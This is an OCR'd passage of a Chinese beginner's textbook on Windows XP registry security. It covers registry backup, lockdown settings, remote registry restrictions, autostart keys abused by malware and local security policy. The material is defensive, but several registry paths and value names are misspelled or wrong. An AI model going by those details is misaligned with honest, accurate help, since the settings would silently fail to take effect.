在 Windows 操作系统中，系统配置文件一般保存在系统盘中的 WINDOWS\system32 目录下的 Config 文件夹中，主要包括 SAM、system、software 和 default 等几个无扩展名的文件以及与之相对应的 log 文件。用户配置文件则保存在

Windows XP 系统目录下的 Documents and Settings\All Users 文件夹中，主要有 Ntuser.dat 和与之对应的 log 文件。

手动备份注册表时，用户只需将上面的这些文件复制到其他的磁盘分区中即可。如果用户安装了多操作系统，也可以在其他操作系统中备份这些文件。

当然，除了以上的备份方法外，用户还可以使用一些软件来备份注册表，例如使用 Windows 优化大师或超级兔子等。

备份了注册表以后，用户的注册表一旦损坏，就可以用已备份的注册表还原。还原注册表的方法如下。

1 按照前面介绍的方法打开【注册表编辑器】窗口，然后选择【文件】➢【导入】菜单项。

2 打开【导入注册表文件】对话框，从中找到并选中想要导入的注册表备份文件，然后单击 打开(O) 按钮，即可完成注册表的导入。

12.2 用注册表进行安全设置

注册表的功能很强大，用户可以对系统进行很多的设置，这里就不一一介绍了，下面只介绍一下用注册表进行安全设置的方法。

系统的运行环境是否安全直接影响着用户的权益是否能够得到保障。一个安全的系统环境能够保证用户的隐私不受到侵犯。

1. 限制系统软件的使用

系统中有一些功能是用来维护系统的，但是如果这些功能被不正当使用的话，就有可能给用户带来各种各样的危险。

通过修改注册表可以将一些重要的系统软件功能禁用，这样其他用户就不能使用这些功能来对用户做出危险的行为了。

下面介绍几个通过修改注册表来限制系统软件功能的例子。

禁止使用注册表编辑器

注册表编辑器是 Windows 中最为重要的软件之一，几乎计算机中所有的硬件设备、软件功能以及用户自行安装到计算机中的软件都要将一些数据写进注册表，只有这样，它们才能拥有一个“合法的身份”在计算机中运行。

但是一些恶意软件和网络攻击者总会尝试更改用户注册表中的信息，以达到不可告人的目的。除了这些危险以外，其他用户也可能对注册表做出一些危险的更改，尤其是当多个用户共用一台计算机时。

虽然可以通过修改注册表来禁止其他用户修改注册表中的信息，但是如果能够禁止其他用户使用注册表编辑器，则可更彻底地杜绝这种现象的发生。

通过修改注册表来实现禁止使用注册表编辑器的具体步骤如下。

1 按照前面介绍的方法打开【注册表编辑器】

窗口，然后依次找到 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies 注册表项。

2 在该注册表项上单击鼠标右键，从弹出的快捷菜单中选择【新建】➢【项】菜单项，新建一个注册表项，并将其重新命名为“System”。

3 选中该新建注册表项，然后在右边窗格中单击鼠标右键，从弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项，新建一个子键，并将其命名为“DisabledRegistryTools”。

4 双击该新建子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框中输入“1”，单击 确定 按钮完成设置，然后退出【注册表编辑器】窗口并重新启动计算机即可。

禁止远程修改注册表


默认情况下，Windows 将注册表设置为可以远程调用，以便远程用户可以修改本地机上的注册表。但是，开启注册表远程调用功能并不是一个明智之举，因为网络上的攻击者很有可能会利用用户系统中的这个漏洞来攻击用户的计算机，从而给用户造成不必要的损失。

用户可以通过修改相应的注册表项来禁止远程修改注册表，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeSevers\winreg 注册表项。

2 在右边窗格中单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项，新建一个子键并将其重新命名为“RemoteRegAccess”。

3 双击该新建子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框中输入“1”，单击 确定 按钮完成设置，然后退出【注册表编辑器】并重启计算机即可。



禁止运行应用程序

有些非法用户会侵入其他用户的计算机中，然后运行一些其他用户不希望运行的程序来达到破坏的目的。为了防止这种情况的发生，用户有必要进行一定的设置。

通过修改注册表，用户可以完成禁止运行应用程序的操作。具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies 注册表项。

2 在该注册表项上单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【项】菜单项，新建一个注册表项并将其重新命名为“Explorer”。

3 选中【Explorer】注册表项，在右边窗格中单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项，新建一个子键并命名为“RestrictRun”。

4 双击该新建子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框中输入“1”，单击 确定 按钮完成设置，然后退出【注册表编辑器】窗口并重启计算机即可。

指定可以运行的应用程序

用户除了通过修改注册表来禁止其他用户

运行应用程序外，还可以通过修改注册表来指定其他用户只能运行哪些程序。具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\ Explorer 注册表项。

2 在【Explorer】注册表项上单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【项】菜单项，新建一个注册表项并将其命名为“RestrctRun”。

3 用户可以在该注册表项下新建以阿拉伯数字命名的注册表项，这些新建的注册表项代表用户允许其他用户在计算机中运行的程序。

4 在相应的子注册表项中，用户可以设置相应的子键的键值。例如将【1】注册表项下的【(默认)】子键键值设置为“WINWORD.EXE”，其他用户就可以在该计算机上运行 Word 程序。之后，退出【注册表编辑器】窗口并重启计算机设置即可生效。


禁止光驱的使用

光盘作为一种大容量的存储介质，具有使用方便、数据稳定等优点，但是光盘也往往会成为病毒和木马的传播者。因此，禁止其他非法用户使用光驱便显得尤为重要。

用户可以通过修改注册表来实现禁止使用光驱的目的，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 注册表项。

2 在右边窗格中找到【allocatecdroms】子键并双击（如果在右边窗格中没有，则可新建该子键），打开【编辑字符串】对话框，在【数值数据】文本框中输入“1”，单击 确定 按钮完成设置，然后退出【注册表编辑器】并重启计算机即可。



2. 设置密码保护和安全日志

在用户使用计算机的过程中会经常使用密码，例如登录到系统以及在论坛上注册用户时，密码起着重要的作用。

系统安全日志是系统安全的第一个重要组成部分，通过分析安全日志，用户可以了解自己系统的安全情况。

下面介绍几个通过修改注册表来设置密码保护和安全日志的例子。

禁止更改密码

一些非法用户会登录到用户的计算机系统中，然后更改用户的登录密码以使用户无法登录到系统中，造成用户无法使用计算机的后果。


为了避免这种情况的发生，用户可以修改注册表信息禁止更改密码。

1 打开【注册表编辑器】窗口，依次找到 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies 注册表项。

2 在该注册表项上单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【项】菜单项，新建一个以“System”命名的注册表项。

3 选中该新建注册表项，然后在右边窗格的空白处单击鼠标右键，从弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项，新建一个以“DisabledChangePassword”命名的注册表子键。

4 双击【DisabledChangePassword】子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框输入“1”，单击 确定 按钮完成设置，然后退出【注册表编辑器】并重启计算机即可使设置生效。



设置密码的最小长度

设置密码的最小长度也是系统安全设置的一项。密码越长越复杂，也就越不容易被破解；

相反，密码越简单，密码长度越短，就越容易被破解。因此，设置密码的最小长度对有效地预防黑客攻击有很好的作用。


用户可以通过修改注册表来实现设置密码的最小长度的目的，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies 注册表项。

2 在该注册表项上单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【项】菜单项，新建一个注册表项并将其重新命名为“Network”。

3 选中该新建注册表项，然后在右边窗格的空白处单击鼠标右键，从弹出的快捷菜单中选择【新建】➢【二进制值】菜单项，新建一个以“MinPwdLen”命名的子键。

4 双击该子键，打开【编辑二进制数值】对话框，在【数值数据】文本框中输入想要设置为最小长度的数值，单击 确定 按钮完成设置，然后退出【注册表编辑器】并重启计算机即可使设置生效。




设置安全日志文件的保存时间

系统安全日志是 Windows 中不可缺少的一部分，保存好这些日志文件对用户了解自己系统的安全状况，以及是否有其他非法用户使用过自己的计算机有很大的帮助。

用户可以通过修改注册表来设置系统安全日志的保存时间，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Security 注册表项。

2 在右侧窗格中找到【Retention】子键，双击该子键打开【编辑 DWORD】对话框，在【数值数据】文本框中输入相应的时间数值，单击 确定 按钮完成设置，然后退出【注册表编辑器】并重启计算机即可使设置生效。




确认发生的安全事件

当用户将一个安全事件写入日志文件以后，系统会自动地将该文件的信息保存到注册表中，用户可以通过查看相关的注册表信息来查看该安全事件的日志文件是否已经保存。具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Security 注册表项。

2 在右侧窗格中找到【Sources】子键，双击该子键，打开【编辑多字符串】对话框，在【数值数据】文本框中显示的是保存的日志信息。不过用户也需注意：在该对话框中显示的是由 EventLog 服务自动维护的动态数据，所以这一时刻与下一时刻的内容可能不同。



3. 其他的系统安全设置

在用户操作计算机的过程中，除了会涉及前面介绍过的一些系统安全设置以外，还会涉及其他一些比较常用的安全设置，例如禁止使用【控制面板】功能、隐藏【控制面板】窗口中的图标、禁止 IE 浏览器查看本地磁盘的功能、禁止使用 INF 文件及隐藏文件的使用时间等。

禁止使用【控制面板】功能


在 Windows 操作系统中，【控制面板】是一个众多功能集中的地方，在这里，用户几乎可以找到系统中所有的功能和设置。

但是也正因为如此，它则成为了许多非法用户破坏其他用户文件和程序的手段。为此用户可以通过修改注册表以禁止使用【控制面板】功能，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 注册表项。

2 在右侧窗格的空白处单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【DWORD值】菜单项，新建一个名为“NoControlPanel”的子键。

3 双击该新建子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框中输入“1”，然后单击 确定 按钮完成设置。



4 退出【注册表编辑器】窗口，并注销当前用户重新登录，可以发现【开始】菜单中的【控制面板】菜单项已经不见了。

【控制面板】菜单项消失了


隐藏【控制面板】窗口中的图标

用户可以通过设置来禁止使用【控制面板】功能，但是有些时候，用户只需将【控制面板】窗口中的一些比较敏感的图标隐藏起来即可。用户可以通过设置注册表来完成这一操作。下面以隐藏【控制面板】窗口中的【添加或删除程序】图标为例介绍具体的操作步骤。

1 打开【注册表编辑器】窗口，依次找到 HKEY_CURRENT_USER\ControlPanel\don'tload 注册表项。

2 在右侧窗格的空白处单击鼠标右键，然后从弹出的快菜单中选择【新建】➢【字符串值】菜单项，新建一个子键，并将其命名为“appwiz.cpl”。

3 双击该子键，打开【编辑字符串】对话框，在【数值数据】文本框中输入数值“yes”，然后单击 确定 按钮完成设置。



4 退出【注册表编辑器】窗口，注销并重新登录后，可以看到【控制面板】窗口中的【添加或删除程序】图标消失了。

下表列出了一些【控制面板】窗口中经常使用的图标的命令，供用户参考，以隐藏想要隐藏的图标。

命令	图标
hdwwiz.cpl	添加硬件
appwiz.cpl	添加或删除程序
control admintools	管理工具
wuaucpl.cpl	自动更新

续表

命令	图标
desk.cpl	显示
control folders	文件夹选项
control fonts	字体
joy.cpl	游戏控制器
inetcpl.cpl	Internet 选项
control keyboard	键盘
main.cpl	鼠标
ncpa.cpl	网络连接
netsetup.cpl	网络安装向导
powercfg.cpl	电源选项
telephon.cpl	电话和调制解调器选项
wscui.cpl	安全中心
intl.cpl	区域和语言选项
control printers	打印机和传真
sticpl.cpl	扫描仪和照相机
control schedtasks	任务计划
mmsys.cpl	声音和音频设备
sysdm.cpl	系统
nusrmgr.cpl	用户账户
firewall.cpl	Windows 防火墙

禁止 IE 浏览器查看本地磁盘的功能

默认情况下，用户可以在文件夹窗口的地址栏中输入网址，打开 IE 浏览器；同样，用户也可以在 IE 浏览器窗口的地址栏中输入相应的本地磁盘路径查看本地磁盘的情况。

虽然这一功能方便了用户在网页与本地磁盘文件夹之间的切换，但是这也往往会成为网络攻击者利用的漏洞。为了防止这种攻击的发生，用户可以设置禁止在 IE 浏览器查看本地磁盘的功能。


这可以通过修改注册表实现，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 注册

表项。

2 在右侧窗格的空白处单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项，新建一个子键并将其重新命名为“NoFileURL”。

3 双击该子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框中输入“1”，单击 确定 按钮，然后重启计算机即可。



禁止使用 INF 文件

INF 文件是 Windows 中的软件安装信息文件，Windows 的标准安装程序会根据此文件内的安装信息对软件或驱动程序等进行安装，它是 Windows 中不可或缺的文件。

但是这也往往会成为一些病毒软件的扩展名，例如著名的“AutoRun”病毒，它的扩展名就是.inf。

用户可以修改注册表来实现禁止使用 INF 文件的目的，具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.inf 注册表项。

2 在右侧窗格中显示有一个【(默认)】子键，双击该子键，打开【编辑字符串】对话框，在【数值数据】文本框中输入“txtfile”，然后单击 确定 按钮完成设置。

3 退出【注册表编辑器】窗口并重启计算机，或者注销当前用户即可使设置生效。

隐藏文件的使用时间

在 NTFS 文件系统格式下，Windows 会自动地记录用户打开或访问文件目录的时间，这为用户日后查看历史记录提供了有力的保障，但是这也会被一些网络攻击者利用，从而成为用户的“致命伤”。

为了解决这一问题，用户可以修改注册表将文件的使用时间隐藏起来。具体的操作步骤如下。

1 打开【注册表编辑器】窗口，依次找到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem 注册表项。

2 在右侧窗格的空白处单击鼠标右键，然后从弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项，新建一个子键，接着将该新建子键重新命名为“NtfsDisableLastAccessUpdate”。

3 双击该子键，打开【编辑 DWORD 值】对话框，在【数值数据】文本框中输入“1”，单击 确定 按钮完成设置，然后退出【注册表编辑器】窗口并重新启动计算机即可使设置生效。

12.3 危险的注册表启动项

网络的逐渐普及使得病毒、木马及网络攻击等渐渐成为一种常见事物。在注册表中有一些比较敏感的注册表项往往会成为一些病毒、木马和恶意程序的专注对象。它们会利用这些敏感注册表项的特殊优势，即随系统启动而启动来发挥自己的“作用”——破坏。本节介绍几个比较常见的容易被病毒、木马、恶意程序“盯上”的注册表项。

【Load】子键

虽然介绍该子键的资料很少，但是实际上它也有自动启动的功能，也因此而成为众多病毒、木马和恶意程序攻击的目标。

该子键在注册表中的具体位置是：HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load。

【Userinit】子键


该子键也能够使系统启动时自动初始化程序。通常在该子键下有一个名为 Userinit 的 EXE 文件。这个键允许指定用逗号分隔多个程序，例如“userinit.exe,OSA.exe”，一般情况下，逗号后面的即为病毒或木马程序。

该子键在注册表中的具体位置是：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit。

【RunOnce】注册表项

该注册表项指定了用户登录系统之后要运行的程序，安装程序通常会调用该注册表项自动运行，其在注册表中的位置是：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 和 HKEY_LOCAL_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce。

前一个位置会在用户登录之后立即运行程序，运行时间在其他【Run】子键指定的程序之前；后一个位置在系统处理其他【Run】子键指定的程序以及【启动】文件夹中的内容之后运行。



【Installed Components】注册表项

该注册表项中包含着安装在系统中的程序的信息，它也是病毒、木马和恶意软件经常“光顾”的地方。

该注册表项在注册表中的位置是：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components。

【User Shell Folders】注册表项

该注册表项在注册表中的位置是：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserShell Folders。

【BootExecute】注册表项

该注册表项在注册表中的位置是：HKEY_LOACL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute。

12.4 注册表的远程管理

注册表是 Windows 操作系统中极其重要的组成部分。如果注册表被破坏，就会导致计算机中的许多程序和功能不能使用，甚至造成操作系统的崩溃。为了防止注册表被破坏，用户有必要掌握注册表安全管理的方法。

在前面已经介绍过有关注册表的备份与还原，以及禁止使用注册表编辑器等与注册表相关的知识。本节介绍有关注册表远程管理的知识。

注册表文件的扩展名为.reg，它和可执行程序类似，用户只需双击相应的注册表文件，便可将信息添加到注册表中，这就为系统带来了危险，如果有人不小心运行了一个恶意的注册表文件，将会带来一些不必要的麻烦。对此用户可以使用更改扩展名的方法来确保双击该文件时不会写进注册表中。例如用户可以将注册表文件的扩展名更改为.txt、.exe 或者不使用扩展名等。

注册表的远程访问功能是微软在 Windows 中提供的一项旨在方便用户管理远程计算机上的注册表的功能。使用此项功能，用户可以很方便地对远程计算机上的注册表进行管理和维护，但是如果这项功能被一些别有用心的人利用的话，就很可能给用户造成一些不必要的损失。下面介绍一些注册表远程管理的设置。

1. 限制可以远程访问注册表的注册表项


注册表中的一些很关键的注册表项是不能够被修改的，为此用户可以修改注册表来限制对这些敏感注册表项的访问。

1 打开【注册表编辑器】窗口，依次找到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg 注册表项。


2 在该注册表项上单击鼠标右键，然后从弹出的快捷菜单中选择【权限】菜单项，打开【winreg 的权限】对话框。

3 单击 添加(D)... 按钮，打开【选择用户或组】对话框，单击 高级(A)... 按钮。

4 展开高级选择面板。单击 立即查找(N) 按钮，Windows 将会查找计算机中的所有用户和组，并将结果显示在下面的列表框中。



5 选中想要设置权限的用户或组，然后单击 确定 按钮，即可将该用户或组添加到【输入对象名称来选择（示例）】列表框中。



6 单击 确定 按钮，返回【winreg 的权限】对话框中，可以发现用户选择的用户名称显示在了【组或用户名称】列表框中。选中要设置权限的用户名称（例如 users），在【users 的权限】列表框中选中相应的权限，然后单击 确定 按钮，重启计算机后即可生效。


2. 使用组策略来禁止访问远程注册表

用户也可以使用组策略来禁止访问远程注册表，具体的操作步骤如下。

1 选择【开始】➢【控制面板】菜单项，打开【控制面板】窗口。


2 双击【管理工具】图标，打开【管理工具】窗口。


3 双击【服务】图标，打开【服务】窗口，然后在右边窗格中找到【Remote Registry】选项。



4 双击该服务选项，打开【Remote Registry 的属性（本地计算机）】对话框。

5 在【启动类型】下拉列表框中选择【已禁用】选项，然后单击 确定 按钮即可。





新手

第13章 系统安全策略设置

Chapter 13

小龙：小月，系统安全策略是什么啊？

小月：是 Windows 中的一种系统安全设置。

小龙：主要有哪几种策略呢？

小月：这里面主要有本地安全策略和组策略等。

小龙：这里面的设置复杂吗？

小月：不是很复杂，可以跟我学啊。

小龙：好啊，我正有这个打算呢！

要点导航

- 本地安全策略
- 组策略
- 系统安全管理

13.1 本地安全策略

安全是计算机用户所不能忽视的一个方面。设置完善的安全策略对于维护计算机系统的安全是很重要的。


13.1.1 设置系统安全策略

在与本地安全策略相关的策略选项中，有一些是与系统安全紧密相关的，对这些策略选项进行适当的设置，能够更好地维护计算机系统的安全。


1. 禁止在登录前关机

该策略选项用来确定是否无需登录到系统便可以关闭计算机。启用此策略时，在 Windows 登录界面上的关机命令可用；禁用此策略时，Windows 登录界面上将不会显示【关闭计算机】选项。在这种情况下，用户必须在成功登录到计算机并具有关闭系统的权限时，才能够进行系统关闭操作。禁用此策略的具体步骤如下。

1 选择【开始】➢【运行】菜单项，打开【运行】对话框，在【打开】下拉列表文本框中输入“secpol.msc”命令，按下【Enter】键，打开【本地安全设置】窗口，然后在左边窗格中依次展开【安全设置】➢【本地策略】➢【安全选项】选项。




2 在右边窗格中找到【关机：允许在未登录前关机】选项，选中并双击该选项，打开【关机：允许在未登录前关机 属性】对话框。默认情况下，该策略选项的设置为【已启用】。如果用户的计算机是作为服务器使用的，则可选中【已禁用】单选按钮；如果作为终端机使用，则可选中【已启用】单选按钮。设置完毕单击 确定 按钮即可。




2. 不显示上次登录的用户名

该策略选项用来确定是否将上次登录到系统中的用户名显示在 Windows 登录界面中。在很多情况下，它为其他的非法用户侵犯用户隐私带来了危险。如果用户所使用的是一台公用计算机，就有可能造成用户名泄露，从而给一些不怀好意的人以可乘之机。如果启用该策略选项，则上次成功登录的用户名将不显示在 Windows 登录界面中。具体的操作步骤如下。

1 打开【本地安全设置】窗口，然后在左边窗格中依次展开【安全设置】➢【本地策略】➢【安全选项】选项，在右边窗格中找到并选中【交互式登录：不显示上次的用户名】选项。




2 双击该策略选项，打开【交互式登录：不显示上次的用户名 属性】对话框。默认情况下，该策略选项的默认设置为【已禁用】。用户可以选中【已启用】单选按钮，然后单击 确定 按钮，将其设置为不显示上次登录的用户名。



3. 禁止未签名的驱动程序的安装

该策略选项用来确定当用户试图安装未经过 Windows 硬件质量实验室（WHQL）颁发的设备驱动程序时将发生什么情况。对于未签名的驱动程序安装，用户需要谨慎对待，因为这会涉及驱动程序与硬件是否兼容的问题。一旦所安装的未签名的驱动程序与计算机硬件不兼容，就有可能导致系统崩溃。必要时，用户可以禁止未签名的驱动程序的安装。具体的操作步骤如下。

1 打开【本地安全设置】窗口，按照前面介绍的方法展开【安全选项】选项，然后在右边的窗格中找到并选中【设备：未签名驱动程序的安装操作】选项。




2 双击该选项，打开【设备：未签名驱动程序的安装操作 属性】对话框。默认情况下，该策略选项的设置为【默认继续】，用户可以根据自己的实际情况进行设置，该策略选项的设置选项包括【默认继续】、【允许安装但发出警告】和【禁止安装】3 个，用户可以从下拉列表中进行选择。在这里选择【禁止安装】选项，然后单击 确定 按钮即可。

4. 限制格式化和弹出可移动媒体

该策略选项用来确定允许哪些用户拥有格式化和弹出可移动 NTFS 媒体的权限。该权限可以被授予隶属于【Administrators】、【Administrators 和 Power Users】或者【Administrators 和 Interactive Users】组中的用户。具体的操作步骤如下。

1 在【本地安全设置】窗口中展开【安全选项】选项，在右边窗格中找到并选中【设备：允许格式化和弹出可移动媒体】选项。




2 双击该策略选项，打开【设备：允许格式化和弹出可移动媒体 属性】对话框。该策略的默认设置值是【Administrators】，用户还可以选择【Administrators 和 Power Users】或【Administrators 和 Interactive Users】选项。

5. 对备份和还原权限进行审计


该策略选项用来确定当审核特权使用策略

生效时，是否审核所有用户特权的使用（包括备份和还原）。具体的操作步骤如下。

1 打开【本地安全设置】窗口，然后展开【安全选项】选项，在右边窗格中找到并选中【审计：对备份和还原权限的使用进行审计】选项。



